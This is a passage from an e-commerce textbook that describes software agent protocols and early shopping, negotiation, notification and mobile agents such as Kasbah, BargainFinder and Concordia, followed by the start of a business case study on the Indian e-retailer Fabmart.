Permissions: An agent operating in a distributed environment requires a strict regime of authorization control, where it is granted permission to do certain things and access certain resources, while restricting access and permission to some other resources. The protocol provides a mechanism to specify how permissions are denoted, granted, and transferred. It also lets the agent writers define certain basic permissions.

Relationships: An agent may be required to establish a relationship with other agents. The protocol specifies how relationships are denoted, begun, and ended. It will also define certain basic relationships.

Interaction: Agents establishing relationships with other agents have to interact and exchange information with each other. The protocol specifies the semantics of the inter agent interaction. It also defines one or more forms of interaction, like events, pipes, or RPC.

Procreation: The protocol specifies how one agent creates another and how the authority and permissions of the "parent" influence those of the "child".

Termination: An agent can terminate execution, voluntarily or otherwise. The protocol specifies how agents terminate in an orderly fashion so that other agents, with whom they have relationships, are notified.

Transportation: A mobile agent can transport itself between computers. The protocol specifies how the agent's authority, permissions, code, and data are transferred, with this agent service internet transport standards will gain leverage.

Agent Transfer Protocol (ATP)

It is an application level protocol for distributed agent based systems. It can be used for transferring mobile agents between networked computers. The mobile agents may be programmed in different languages and different platforms. The ATP offers a uniform mechanism, for dealing with agents, for a variety of vendor specific agent platforms. IBM Aglets Workbench implements the ATP/0.1 in the atp-package. The details of the operations and implementations are described in the draft specification (http://www.trl.ibm.com/aglets/atp/atp.htm).

AGENT APPLICATIONS

Agent based commerce is positioned at the highest level of user interaction, because it utilizes all other levels of the web information hierarchy to accomplish a specific task.

As a starting point, a proposed segmentation of these solutions point to four different approaches. Here are the four classes of agent based commerce applications:

Automated-pull: These agents concentrate on assisting users in finding precise information. The precise information is determined based on ad hoc or pre-defined needs. In most of the cases, the agent utilizes the browser as the interface for interaction. These agents carry out parallel pulling of the information from the web resources and filtering them, based on specified requirements and the pre defined user profile.

Web Automation: Web automation agents treat the information on the web as an inventory of applications. These agents automate the process of integrating a software application with the web, for a specific purpose, which can then be replicated as and when desired. The aggregate application is built using web automation tools.

Interactive Personalized Catalog: These agents integrate heterogeneous sources of information from different information catalogs and present the user with a real-time, personalized view of a new, integrated marketplace.

Information Filtering: These agents focus on personalizing user preferences, based on a pre-determined profile that adheres to the Open Profiling Standard (OPS), a new privacy standard. They are usually integrated transparently within a web site.

Agents can be used in both Business-to-Consumer and Business-to-Business transactions.

Agent Used in Buying and Selling on the Web

Today information about products and vendors is easily available on the web, and orders and payments are automated, but there are several stages in the buying process, such as information collection, buying decisions, purchase and payment, where humans are involved. Intelligent software agents can be used in certain stages of the process. This not only reduces the transaction costs, but also improves the entire experience for the buyer.

Buying agents automatically collect information about vendors and products that meet specific needs, evaluate the offerings, take decisions about vendors and products to investigate, negotiate the terms of the transactions, place orders, and make automated payments. The buying process of the consumer consists of several stages. In a typical buying process, the first stage consists of articulation of the consumer's need. Consumers, in most of situations, do not specify their needs explicity. The process of capturing the intensions and/or preferences of user needs is of utmost importance to agent functioning.

Agent technology has not made great progress in the need identification stage and currently agents can only help in repetitive purchases. A notification agent, called 'Eyes', at the Amazon.com site monitors a catalogue of books and notifies customers when books of their interest are available.

Once the consumer need has been identified, may be with the aid of a monitoring agent, the process enters the product brokering stage. In this stage, several agents carry out critical evaluations of the product information and make recommendations to customers. Search techniques such as content based filtering, constraints based filtering, and collaborative filtering can be deployed. The more-difficult to characterize products, like web pages and restaurants use collaborative filtering agents such as PersonaLogic and Firefly. Apart form the above two techniques, simple rule based techniques and data mining techniques are also used at this stage.

In the merchant brokering stage, the product brokering model compares, evaluates and ranks product alternatives according to the consumer specified need-based preference structure. Bargain Finder compares prices from different merchant web sites and makes recommendations accordingly. As comparisons are carried out only on the basis of price, a large number of merchant's block these types of requests.

Today several sites require their customers to manage their negotiation strategies on their own, over extended periods of time. It is here that agents play a vital role in automating the process of negotiation. AuctionBot, Kasbah and Tete-a-tete are agent systems that help customers in negotiations. Thus, first generation agent mediated e-commerce systems are creating new markets and reducing business transactions costs.

The negotiation involves two or more parties that jointly search a space for possible solutions, with the goal of reaching a solution, that satisfies all the parties, or evolving a consensus. One important area of the transaction that requires negotiations is the price and terms and condition of the transaction. Stock markets, auctions, and flea markets (bazaars) are transacting places where negotiation is used in traditional commerce. The benefit of dynamically negotiating a price of a product, instead of fixing it, is that it relieves the merchant from needing to determine the value of the goods *apriori*. Rather, the burden of determining the price is pushed into the market place itself. Consequently, the limited resources are allocated fairly i.e., to those who value them the most. However, there are impediments to using negotiation as a means of determining the value for commerce. For example, in the physical world, certain types of transactions—like those in auction houses—auctions require that all parties be geographically co-located. Also, negotiating may be too complicated or frustrating for the average consumer. Finally, in some protocols negotiations occur over an extended period of time, which does not cater to impatient or time-constrained consumers. In general, real world negotiations accrue transaction costs that may be too high for either the consumers or the merchants.

Fortunately, many of these impediments disappear in the digital world. For example, www.OnSale.com and www.eBay.com are two popular web sites that sell refurbished and second hand products, using a choice of auction protocols. Unlike auction houses, these sites do not require that participants be geographically co-located. However, these sites still require that consumers manage their own negotiation strategies over an extended period of time. This is where agent technologies come in. In the following sections, we introduce some of these agent technologies.

Kasbah

Kasbah, is an electronic marketplace, where agent programs carry out transactions with each other, on behalf of the consumers. Kasbah implements a consumer-to-consumer electronic commerce system, where agents buy and sell. The transactions are based on continuous double auction mechanisms. Whenever an item is to be sold in the Kasbah, a new agent is created. The new agent is provided with the description of the item to be sold. In addition to this, a set of parameters, used to control the behavior of the agent, are also specified. These parameters include:

- *Desired Date to Sell the Item:* People usually have a deadline by which they want to sell the item.
- *Desired Price:* The price at which the consumer would like to sell the item.
- *Lowest Acceptable Price:* The minimum price at which the consumer will sell the item.

These parameters define the agent's goal. Armed with the desired price as well as lowest acceptable price the agents works on achieving the goal of fetching the maximum possible price in the given time frame in which to sell the item. The process and mechanism through which the agent achieves the goal is determined by the agent itself.

These agents are proactive, and once launched they try to sell the goods in the market place, by contacting other buying agents and negotiating the best deal with them. Selling agents start negotiations at the desired price, keep lowering their prices, and on the due date, they try selling it at the lowest price. It is possible that there will be no buyers, in which case the agent fails to achieve its goal. The consumer can then check on his/her selling agents and determine which other agents the selling agents had made contacts with, and what prices have been offered by these agents. This information might prompt the seller of the item to lower an agent's price parameters, if they see that the offers coming in are much lower than expected. The consumer/owner of an item always has the final control over his agent.

BargainFinder

BargainFinder is an experimental virtual shopping agent for the web, developed by Andersen Consulting. BargainFinder uses parallel query architecture, similar to Meta Search engines, and heuristic topic phrase extraction techniques, to query the price and availability of user specified music CDs. The comparison shopping agent takes the user's product query and submits it in parallel to a group of online vendor's, by filling out the form at each site. The agent collects the query results, parses the results and filters out the header, trailer, and advertisements information, to find each vendor's price for the product. The agent then collates the filtered results and presents them to user in a summarized form.

Comparison shopping agents extend the reach and price discovery capacity of shoppers, and offer the following advantages.

- Each vendor may organize the information on the internet based shop and shopping catalogues in their own unique way. The agent extracts the relevant information from these vendor sites, sparing the user from navigating different vendor sites and dealing with separate user interfaces, to extract the relevant price and availability information.
- In the price discovery phase shoppers have to search for information by visiting multiple vendor sites, extracting, and comparing the price and availability information on their own. The agent can automate the task of locating the relevant vendors, extracting, and ranking the price and availability information. The shopper can provide the product specifications to the agent. The agent, working in the background, can collate the information and present the summarized result, thus relieving the user.

Comparison shopping agents can work better if the information from vendors can be readily extracted, but there are certain hurdles that these agents need to clear:

- In a competitive marketplace, many virtual stores do not want the shopping to be based purely on the price and availability information. As a result, they are reluctant to allow agents to extract the information for shopping purposes.
- Also, as the agents themselves are evolving, agent users may not be willing to fully rely the on the agent's ability to notice sales and special promotions. For instance, a software product that interests a user may be part of a software bundle, for a slightly higher price, and may be missed by a shopping agent.

There have been two approaches to address the hurdles described above. These approaches are based on vendor cooperation and machine learning even when there is no cooperation from the vendors.

Cooperative Agent/Vendor Model: In this approach, there is tacit cooperation between agents and vendors and the vendors put the product information, that they would like to share with agents, in a standard form. The Identify Markup Language (IDML) extension of the HTML is one such an attempt. The IDML offers the capability to marketers and vendors to specify how they want to be identified and how they would like their brands and products to appear to searchers. This gives vendors control and ability to specify what products can be directly accessed. In essence, IDML gives vendors a structured way to identify their products. Agents can make use of this structured information for collating the needed information.

Machine Learning Approach: In the machine learning approach, the agent parses and learns the structure and content by parsing the information available at vendor sites. This approach is implemented in *ShopBot*. The *ShopBot* agent attempts to learn how to shop at virtual stores without any cooperation from vendors. *ShopBot* uses the machine learning approach to find the HTML forms with product information, at a vendor's site. The agent uses the information available on HTML forms to identify the product information that matches with the user query.

Agent based shopping is still evolving, in the long term better and robust solutions will emerge as retailing on the web goes beyond today's functional and replicates, by and large, mail order catalogs.

An example of the collaboration based electronic commerce agent, FireFly, is described here.

FireFly

FireFly is a collaboration agent that makes recommendations, based on the group evaluation of products. Collaboration agents induce users to explicitly evaluate specific products. The agent compiles the evaluation as well as profile of the evaluating users. Its product recommendations take into account the compiled information; thus, it recommends a product based on the preferences of people with similar profiles. To users looking to buy a product, the Firefly agent also recommends other products that have been bought by those who purchased the product being assessed by the user. In essence, collaboration agents try to capture "word-of-mouth" advertising.

FireFly uses memory based reasoning to find user pattern clusters. Memory based reasoning operates on situation-action pairs. For instance, while shopping for music, the situation would be described by the artist, album, and associated attributes such as the genre of music, whereas the action would represent the user's like or dislike of the album in question. Memory based reasoning, based on the nearest neighbor algorithm, enables recommendation. The algorithm uses a distance metric, that computes the weighted sum of the distance between the corresponding attributes of two situations, to determine the similarity. Memory based reasoning is in essence a case based reasoning technique, where every user action is used as a case entry.

There are other methods for building collaboration agents. For instance, a domain expert can use a rule based system to encode recommendations, after mining user data offline, using clustering techniques. Another approach supports a distributed registry of user interests, while preserving privacy. In such an environment each user agent keeps track of other user agents it encounters, and bootstraps itself by asking for referrals to other agents in order to find other users that may match the specific interest of a given user. The advantage of this agent, lies in its scalability, as it does not require a central registry of user interests.

AuctionBot

This is a general purpose internet auction server at the University of Michigan. It supports multiple auction types. In AuctionBot, a seller can create new auctions to sell products by choosing from a selection of auction types, and then specifying its parameters such as clearing times, method for resolving bidding ties, and the number of sellers permitted. Bidders can then bid according to the multilateral distributive negotiation protocols of the auction. In a typical scenario, a seller would state the reservation price, after creating the auction, and let AuctionBot manage and enforce buyer bidding according to the auction protocol and parameters. What makes AuctionBot different from most other auction sites, however, is that it provides an application programmable interface (API) for users to create their own software agents, to autonomously compete in the AuctionBot marketplace. Such an API provides a semantically sound interface with the marketplace. However, it is left to the users to encode their own bidding strategies.

Tete-a-Tete

This is another agent that uses the negotiation approach to retail sales. The Tete-a-Tete agent, instead of following the competitive negotiation strategy, uses a different approach, based on cooperation. The cooperative approach permits Tete-a-Tete agents to negotiate multiple transaction terms such as warranties, delivery times, service contracts, return policies, loan options, gift services, and other merchant value added services. The Tete-a-Tete agents follow the argumentative style of negotiation protocol in a bilateral and multi-agent negotiation environment.

Notification Agent

A notification agent informs/notifies users of significant events. The significant events, usually specified by users, can be made up of a change in the state of information such as:

- content change in a particular web page.
- search engine additions for specified keyword queries,
- user specified reminders for personal events such as birthdays.

Internet notification agents can be server based programs that keep monitoring user specified sites, or can also be desktop based programs that try to provide the same functionality. Examples of desktop notifier programs include NetBuddy and SmartBookmarks. These notifier programs essentially monitor the specified resources and alert the user as and when any change takes place in these monitored resources. Desktop based agents suffer from two major disadvantages- the first is the computational burden they place on client CPUs and the other is the inefficient use of the limited bandwidth. On the other hand, server based notifiers make better use of bandwidth by combining the interest of multiple users of, many of them trying to monitor the same resources. Irrespective of desktop or server based agents, notification agents offer a great deal of efficiency to users trying to keep track of these resources manually, by increasing user productivity and reducing the number of HTTP connections—since desktop notifiers need not fetch the entire document.

Notification agents monitor change in information by employing one of the following methods:

- *HTTP 'if-modified-since' Request* This is a special Header Request that returns a document only if the page has been modified since the specified date. This is a fairly inexpensive operation involving one HTTP connection and a couple of hundred bytes of information transfer.
- *Text Only Retrieval* As some of the change in information such as advertisements, dates, counters, etc. is not of interest to a user, notification agents retrieve only the text of a page, without the graphics and hyperlinks, and parse the retrieved text to determine any change in the published information.
- *Embedded HTML Extensions* These are directions to notification agents embedded in HTML documents, from publishers. These can be placed in 'head' protocol fields as 'meta' tags, the document heading, or in the body of the document. For instance, an extension tag may instruct the notification agent to ignore any change in a particular document section.

Embedded HTML extensions require the cooperation of web publishers. Although this may seem an additional burden to webmasters, such a solution is a good model for businesses selling a large number of products through the web. Although HTML supports meta tags, it does not introduce any standard for document or product attributes. One such attempt to address this issue is the IDML extension to HTML. IDML is a set of HTML extensions that lets publishers specify who they are, what the web site is about, and the products for sale, using a standard format.

URL Minder

This notification agent retrieves web resource periodically to detect changes from the last retrieval. A user registers a web site of interest using a form. The URL minder monitors the specified web resource, and sends the user an e-mail message whenever it detects a change. It thus relieves the user from having to visit the site regularly to check for changes. The URL minder can also keep track of the search results of a certain query; if and when the query results from search engine changes, it can inform the user. It also monitors each registered page once a week for changes. It checks for each retrieved documents, using the Cyclic Redundancy Check algorithm. In order to filter the imprint of cosmetic changes on the computed signature, the URL minder has HTML extension tags instructing its robot to exclude specific sections of a document.

Mobile Agent

Concordia

Concordia is a Java based framework for implementing mobile agents. It requires that a separate, lightweight Concordia server runs on each participating machine, on the network. In this environment, mobile agents migrate from one server to another, in order to perform the task. Mobile agents travel to other servers using the Java object serialization mechanism for transferring data. The serialized mobile agent is converted back into Java objects, which are recreated in the new host's Java Virtual Machine.

The agent carries with it a program itinerary that consists of a list of destinations and a set of actions to perform at each destination. The destinations specify Concordia servers, while the set of actions specify the methods to be run at the remote Concordia server location. In most mobile agent frameworks, the agent has a 'go' method that executes when it arrives at each server. In Concordia, however, agents can execute any method, on the destination server, that is available on the remote server. It also allows for the dynamic generation of itinerary at run time. The Concordia framework supports the run time dynamism where the itinerary itself can adapt and evolve, depending upon the tasks performed and the data that is gathered. Thus, an agent can modify its behavior according to the outcome of events, during the course of its journey, endowing it with more intelligent behavior. For example, a data gathering agent could find the right expert at a professional services company on a four server itinerary, that spans the geographic boundaries of the organization. The itinerary could dictate that upon completion of an agent goal, the agent should return the information to the user.

Concordia mobile agent framework is designed to support the robustness and reliability needed for enterprise solution applications. It is geared for providing mission critical security and reliability features required for the large scale applications. The Concordia security model combines symmetric and public-private key encryption, used to protect agents during network transfers. Every agent in the Concordia framework represents a user and hence is authenticated. Each agent carries the credentials of the user it represents, in the form of a X.509 digital certificate. Permissions and authorizations are granted based on the authenticated digital certificate. Hence, an agent can perform only those actions that the authenticated user is allowed to perform. It also implements a transparent mechanism for ensuring reliability in the framework, thus, the application code is shielded from failures at the server and/or network level. In case of agent failures, a checkpoint-restore mechanism is used to restart agents. The recovery mechanism relies on the state of the check point information. The before and after execution state information is stored for each agent on a server. Anytime a server is restarted, the recovery process is executed, which in turn restarts any agents that had unfinished work left on the server at the last shutdown or failure.

Agent in Supply Chain Management

Business-to-Business transactions have been the fastest growing segment of electronic commerce. The growth and adoption of the world wide web based transaction mechanism, by large corporations like General Electric (GE), Cisco, and Intel, has already proven the benefits accruing from it. The initial effort of General Electric (GE) to streamline the supply chain process, through the deployment of electronic commerce, has already given way to an electronic market place with thousands of suppliers conducting billions of dollars worth of business, on what is now referred to as the Trading Process Network (www.tpn.com). As the level of integration of activities between the supply chain partners continues to increase, the number of suppliers and supply chain webs may grow, and it will not only be complex but difficult as well to get the best available and negotiated deal manually. This new complexity has already began to exert pressure on devising automated ways to scan the market space, generate options, negotiations, and support decision making.

Agent based systems have already proven their utility in consumer market places, as seen in preceding discussion. Agent based systems have also been effective in adapting to dealing with the planning and scheduling of the manufacturing processes. A combination of these two technologies can be used for building viable agent based systems, that can be of assistance in automating the processes of sales, procurement, collaborative forecasting, design, and planning.

FUTURE

Agents are small pieces of software code that can automate many a tasks. On the electronic commerce front, they can be used in web sites to enhance sales and customer support, by customizing pages for individuals. Agents can also assist in promoting sales, by capturing customer preferences and guiding them to suitable products. In case of customer service, agents, based on the problem description and customer profiling, can route help desk requests to the right places. Whatever the purpose, it is necessary to build many agents, with different kinds of intelligence, to handle the situation.

As intelligent agents in the shopping arena are likely to contact many traders and suppliers, based on exchanged information, the concept of store loyalty may suffer, as they are likely to place more trust in brands while optimizing and negotiating for price information. The store is likely to play a secondary role and may see erosion of some of its identity, because in agent based commerce the physical environment which a consumer enters and spends time in, turns irrelevant. Agents work towards the goal of matching user preferences with product availability, and summarize the findings for the user, in a ranked order. The marketer and selling agent thus need to be trained to find a way to sway consumer's preferences in their favor. Consumer automated agents may end up ignoring many of the storefronts from where they are unable to extract the price availability and terms of transaction information, in addition to the other product attributes.

As we advance toward agent oriented commerce, and agent based societies, the product seller and buyers are likely to get closer to the true market value of products, in real time. It would be possible to better quantify the effects of advertising and marketing promotions, and the effects can be observed quickly. This implies that product suppliers also have to react to changes in an accelerated manner, inducing a company to continually change and update their products and operations.

Although, the concept of the intelligent agent has been around for many years, actual implementation is still in a very early stage. In practice, we are able to construct agents with relatively simple intelligence. As agent technology finds wider adoption and acceptance, agents may evolve to contain complex reasoning, and may become very sophisticated. These sophisticated agents hold, potential to reduce "surfing" to a great extent, as they will automate information gathering, option generation, negotiations, and purchasing decisions, for both buyers and sellers. The users—rather than scan and surf enormous number of sites, to locate the best deal—will be in position to ask their agent to start searching for the best deal for a given specification. The agent can collect and rank the information in the back ground, and present it to the user when be come back to find the information. Ultimately, consumers will have their own personally trained shopper and research assistant, who knows all preferences, goals, and information desires.

The technologies and approaches highlighted here serve to show only a few examples of how agents are definitely metamorphosing the way we interact with the web. The long term role of agents in electronic commerce will be transformational, akin to that of search engines on information discovery, over the world wide web.

The amalgamation of the capabilities of agent-based technologies to that of information appliances, beyond browsers and existing applications, will have a deep impact on commerce. Information appliances with embedded agent capability can become highly specialized point-of-sale devices for a variety of products and services as they can scan market space buyers and likely sales by interacting with market information databases and other buyer agents. For example, a telephone device with agent capability can automatically scan for changes in addresses and phone numbers of friends stored in it, and keep them updated in the personal online directory. Or, a simple personal digital assistant with wireless connectivity and agent capability can scan information databases as per user preferences, and keep an up to date status of things that user may interested in. For a user interested in entertainment, it can maintain an up to date status of movie listings in the neighbourhood cinema halls, restaurant reviews and deals and promotions running there, special games scheduled, and plays running in theaters near his location.

Software agent technology has the capability to affect people's life greatly. Agent technology will not only alter the way in which we interact with computers but also the way in which we conceptualize and build large systems.

Summary

Intelligent agents can increase user productivity by carrying out certain programmable routine tasks in the background. Electronic commerce is creating such a vast market place,

with enormous numbers of products and pricing options. As a result, a product search and price discovery that meets the satisfaction level of the user are becoming increasingly time-consuming processes. In this chapter, we describe agent technology and type of functions they can automate. Agents can be classified based on several attributes such as mobility, intelligence and autonomy. This chapter describes agent technology and the standards and languages used for defining and operating agents. Finally, various agents that have been prototyped, implemented, or have evolute into product offerings are described in the chapter.

Review Questions

1. What is an agent and how can it be used in the electronic commerce environment?
2. What is meant by autonomy, in the context of agent definition?
3. What are mobile agents? How do they differ from static agents?
4. Describe the key characteristics of agents.
5. What are internet agents? Provide a few applications of internet agents?
6. Describe role of selling/shopping agents in electronic commerce. Give two examples of the selling agents.
7. What are collaboration agents?
8. Illustrate with an example, the purpose and functioning of a negotiation agent.

References and Recommended Readings

1. BargainFinder: http://bf.cstar.ac.com/bf
2. Beam, Carrie, Arie Segev, "Automated negotiation in Electronic Commerce", in Proceedings of NGITS, 1997.
3. Chen, Chu et al., "A Negotiation based multi-agent system for supply chain Management", (1997).
4. Chavez, A. and P. Maes, "Kasbah: An agent marketplace for buying and selling goods", *Proceedings of PAAM'96*, London, UK (April 1996): 75–90.
5. Firefly Network: http://www.firefly.com/
6. Guttman, H. Robert and Pattie Maes, '*Agent-mediated Integrative Negotiation* in for Retail Electronic Commerce, workshop on Agent Mediated Electronic Trading (AMET), 1998.
7. Guttman, R., A. Moukas, and P. Maes, "Agent-mediated Electronic Commerce: A Survey." *Knowledge Engineering Review* (June 1998).
8. Kasbah: http://kasbah.media.mit.edu/
9. MIT Media Laboratory: http://www.ecommerce.media.mit.edu
10. PersonaLogic: http://www.personalogic.com/
11. P. Maes, R. Guttman and A. Moukas, "Agents that buy and sell", *Communications of the ACM*, Vol 42, no.3 (March 1999).

12. P. Maes, R. Guttman and A. Moukas, "Agent mediated electronic commerce: An MIT media laboratory perspective", *Proceedings of the International Conference on Electronic Commerce* ICEL Seoul, (April 6–9 1998): 9–15.
13. R. Kalakota and A. Whinston, "Frontiers of Electronic Commerce", Addison Wesley (1999).
14. Wong, Paciorek, Moore, "Java-based Mobile Agents", *Communications of the ACM Vol 42, no.3 (March 1999).*

E-Commerce Strategy in Business Models and Internet Start-ups: A Business Case Study on Fabmart Private Limited

Sudhakar, the CEO of Fabmart Private Limited, a start up e-commerce company in Bangalore, India, was considering the strategic priorities for the coming year. There were a number of issues to be considered:

First, what mode of financing was to be adopted at this stage, and that funds were the only criterion in the decision making or if there other parameters had to be considered. Second, what new categories had to be adopted to achieve growth, and whether they should move from music to books, gifts, or some other category of products. With new categories being added, how would the back-end logistics and systems be worked out to support the growth, which had to be achieved.

Third, the most effective way of building the brand.

Fabmart received its initial funding in July, 1999 and, as a first step, launched itself as a music store on the net, by September, 1999. As the team prepared for the second round of funding, they had to make a few strategic decisions that would shape their growth, soon making them a virtual supermarket.

Electronic Commerce in India

Electronic commerce includes the online trading of goods and services and encompasses the various trading steps such as online marketing, ordering, payment and delivery. Transactions in the e-commerce domain can be broadly classified into business-business (B-B) and business-consumer (B-C) transactions. B-B e-commerce refers to commercial transactions enacted between two businesses. Electronic Data Interchange (EDI) standards were previously used for this purpose. B–C e-commerce refers to transactions between a business and an individual. In India, the B-B sector far outstrips the B-C sector in terms of business potential and number of transactions.

Kavitha Rao, R. Srinivasan, and B. Bhasker prepared this case as a basis for class discussion rather than to illustrate either the effective or ineffective handling of an administrative situation.

In the last year, B-C electronic commerce has also picked up in India, as a large number of entrepreneurs entered the industry with new ventures. This has been possible because of the availability of venture capital to fund internet start-ups in India. Venture capital is provided by Financial Institutions (FI), private funds, corporate ventures, and offshore and regional funds. Funding can be obtained both at the start-up and at the growth stage. Venture funds, who fund seed or start-ups, have a closer interaction with the companies and provide advice on strategy, while private equity funds treat their exposure like any other listed investment. Angel investors, who are experienced, industry bred individuals with high net worth, are important links in the entire process of venture capital funding. They support a fledging enterprise at a very early stage—sometimes even before the commercialization of the product or service offering-and also help in securing the second round of funding.

The various models available in the e–business space, and their revenue sources, are given in Exhibit 1. Business models can be broadly classified based on Connectivity, Content, Community, and Commerce. Internet Service Providers (ISP) and e-mail and chat service providers are based on the Connectivity model. News and information portals and search-engines follow the Content model. The Community model includes thematic and geographic services. E-tail and e-auctions follow the Commerce model. The major players in these sectors are given in Exhibit 2. As per the Forrester research findings, in India, e-commerce deals are projected to touch an aggregate Rs. 5000 crore in 2005, if internet penetrations deepen speedily and customer access improves. The success of e-commerce in India, in the B-C sector, would depend on the extent of customer patronage. The Indian Market Research Bureau (IMRB) conducted a survey on e-commerce in India. The results clearly point out that security, lack of proper and secure payment structure, and legal issues are the prime barriers to the adoption of e-commerce, apart from inadequate development of infrastructure and low awareness of technology. Most consumers are not willing to buy online due to concerns about quality and delivery, and often want to have a feel of the products before buying.

E-retailing

The world over, e-retailing is the fastest growing segment in e-commerce today. The market space is full of innovative e–retailing models based on the concept of virtual retailing, accepting orders and payments online, and translating zero inventories into huge discounts on the prices of items. The concept of selling in the e-business space is given in Exhibit 3. In India, even though, the first wave of e-commerce start-ups focused on portals, the second wave has a clear focus on e-retailing. Portals are anchor sites for users to get connected to the web. Portals are more like media ventures with shopping thrown in, and depend greatly on their ability to attract web surfers. Retailers bank on trade margins in selling books, CDs, PCs, and so on. Worldwide, web portals attract 100 million visitors every month as against 20 million in the case of retailers. In India, the trendsetters in e–retailing focused on books (www.indiabookshop.com), music (www.cdbazaar.com), and gifts (www.indiagiftshop.com). Today, they are being followed by online sellers of groceries, vegetables, and computers, and consumers are also getting used to the concept of buying online, and paying through credit cards. Apart from start–up ventures entering the online selling business, a number of corporate houses like Amul have also adopted the e–retailing model. The biggest challenge in e–retailing is managing the interface with the real world—sourcing the product, setting up warehouses, and ensuring timely delivery. The second challenge is in ensuring that customer service is of a high order, both in terms of the speed and accuracy of response and with regard to the technology used to manage orders. The focus is on generating enough traffic and converting a large proportion of them into sales to ensure that the business reaches the necessary volumes for making profits. In India, the mega e–retail players are Rediff and CPMall, for whom the biggest challenge is attracting traffic. In this industry, the biggest advantage is for the first movers like Rediff or niche players like Bababazaar (vegetables) and Pitara (children's toys). With total e–retail sales in India amounting to just ₹ 81 crore in 1998–99, compared to an average investment of ₹ 5 crore to set up and run such a business, a large number of players are nowhere near making profits.

Fabmart Background

By 1999, the concept of e–retailing was gaining great popularity. But, a large number of players who had entered the scene were unable to offer who was a good experience customers due to problems with payments and delivery. Sudhakar, then the CEO of Planetasia.com, felt that there was a great opportunity to build an online retail brand if payments and logistics entities, were taken care of. Planetasia was in the business of pushing web initiatives to corporate portals were their focus area. But, retailing offered an opportunity to take a leadership position. Planetasia tried to convince Citibank to set up a mall and a payment gateway. Citibank did not agree to set up a mall, as it was not its core area of business, but was interested in setting up a payment gateway. As Planetasia was also not interested in setting up the mall, Sudhakar discussed the idea with Hari and Sundeep, also from the same company.

Sudhakar quit the job in Planetasia in May, 1999 to join as the Managing Director of Fabmart. Sudhakar had the unique distinction of starting and building India's first internet services company–www.Planetasia.com. As CEO of Planetasia.com, Sudhakar put the team together, developed the strategy, and pioneered the business successfully in a fledgling industry. Prior to this Sudhakar was Country Manager for Ungermann Bass Networks Inc. (later bought over by Newbridge), a leading American networking company.

Hari Menon quit Planetasia to join Fabmart as Executive Director. Hari was head of Digital Media Production and Country Sales Manager of Planetasia.com, where he was part of the initial team that started it. Hari started with business development and sales and after a highly successful stint there moved on to look after production and delivery. Prior to that, Hari was Regional Business Manager, Western Region, for Wipro Limited's Infotech business, and was responsible for business in excess of ₹ 100 crore. At Fabmart, Hari was responsible for merchandising, which included getting products into the store and managing relationships with suppliers.

Sundeep Thakran was quit the next to Planetasia and join Fabmart as Vice President. Sundeep was part of the initial Planetasia.com team and was responsible for sales in the western region. Sundeep successfully managed some of the largest orders for Planetasia.com during his term and built extensive experience in servicing a variety of customers in different industries. At Fabmart, Sundeep was made responsible for the design and development of the storefront.

By July, 1999, they had hired office space in Koramangala, Bangalore and put the complete business plan together.

Ramesh, an ex–Navy veteran of 20 years with extensive experience in managing teams, joined as the Vice President, Fulfillment. At Fabmart, Ramesh was responsible for sourcing, delivery, and customer service operations.

Vaitheeswaran and Vipul Parekh from Wipro also joined in July, 1999. Vaitheeswaran quit Wipro to join as the Vice President, Merchandising, at Fabmart. Vaitheeswaran was the Marketing Manager for Wipro's Computer and Systems Integration Business and was responsible for Wipro's brand development for personal computers and related products. Before that, Vaitheeswaran was the Regional Business Manager for Wipro's southern region and also held additional charge of business development. At Fabmart, Vaitheeswaran's role was to build the Fabmart brand name.

Vipul Parekh quit Wipro to join as the Vice President, Merchandising at Fabmart. Vipul was Business Development Manager for the Wipro's Systems and Services group and responsible for crafting and implementing Wipro's internet initiative. Before that, Vipul was Marketing Manager for Wipro Infotech's Peripherals Division. At Fabmart, Vipul was responsible for merchandising and managing supplier relationships along with Hari. In addition, Vipul also looked after identifying new categories for addition to the store.

A formal organizational chart was not used as they worked as a team. The entire team was in place by August, 1999.

Venture Capitalists (VC) were approached in the beginning of July, 1999 and funds were tied up by mid-July, 1999. Initially, both VCs and angle investors were approached. Angle investors were approached, even though they were more expensive, as selling the idea was easy. After an angle investor was lined up to fund the start–up level operations, it was parked and the VC option was explored. In less than 10 days, after 4 or 5 pitches to VCs, the deal was finalized with anther VC's. A loan of Rs. 10 lakh was taken immediately. VC funding was to the tune of 5.5 crore. Apart from Sudhakar and Hari, two members from the VC's side were inducted into the board of Fabmart.

The Fabmart site was put up in 12 weeks time. The implementation started in mid–June, 1999 and the music store was ready by end of September, 1999. Fabmart thus became the fastest implementation of an online store, from the drawing board to the web site.

Considerable thought went into choosing the name, to ensure that customers easily accessed the site. It was decided that the web address and the company name would be the same. The name 'Fabmart' symbolized shopping and was registered both with InterNic and on August 5, 1999, with the Registrar of Companies. The next step was to visually communicate Fabmart. Fransisco Seldana, the creative consultant at Scribble who was also the creative director at Rediff.net, and later Planetasia, designed the logo. The logo was a shopping bag to communicate that shopping was involved. The punch line chosen was "*Browse, Shop, Have a great time*".

Business Model

Business models provide an architecture for the product, service, and information flows, including a description of the business actors and their roles. It also provides the sources of revenues. The business model adopted by Fabmart is the e–retailing model. Explaining the model, Sudhakar said:

"Fabmart will be different from other internet shops. While most other online stores focus on the internet, we will focus on retailing. Our aim is to move people from physical shops to online buying. We are creating a multi–store virtual super market, wherein each product category will have a virtual store and will compete with brick and mortar stores."

A business model decided made after an analysis of internet users and the internet space in which they operate. Internet users can be classified into four categories, as given below:

Internet Space	Categories	
	Terrestrials	People who shop in brick and mortar stores.
Inertia zone	Mules	People who browse all over but do not shop.
Neither here nor there zone	Waverers	People who will not shop on the net unless their concerns are addressed.
Enthu zone	Enthusiasts	People who are willing to try out.

The Enthusiasts come into the 'Enthu' zone. The Waverers fall into the 'Neither here not there' zone. The Mules and Terrestrials fall into the 'Inertia' zone.

In the case of the two most commonly used business models, portals and e-retailing, portals operate in the 'Enthu' zone and e-retailers operate in the 'Inertia' zone. As Fabmart focused on e-retailing, it operated in the 'Inertia' zone, hence attracting traffic and increasing the number of orders was a great challenge. In this model, revenues were through margins obtained from selling items online.

Vision

Even though the team comprised of experienced professionals from the Information Technology and the Internet industry in India, they were very clear that the focus was on retailing, and not on internet technology. There was a conscious decision to exclude the 'e's and '.com's. The competition was not only online retailers but also brick and mortar stores involved in retailing similar categories. The objective was, thus, to get a part of the bigger pie.

The vision was to be India's finest online retail brand. It was decided that Fabmart would use the leverage offered to the advantages of the internet to offer consumers a great shopping experience.

In the three year business plan of Fabmart it was stated that the target for the first year of operations would be 10,000 happy customers. Fabmart projected a sales target of ₹ 45 crore by the third year, at it, which intended point to break even.

Strategy

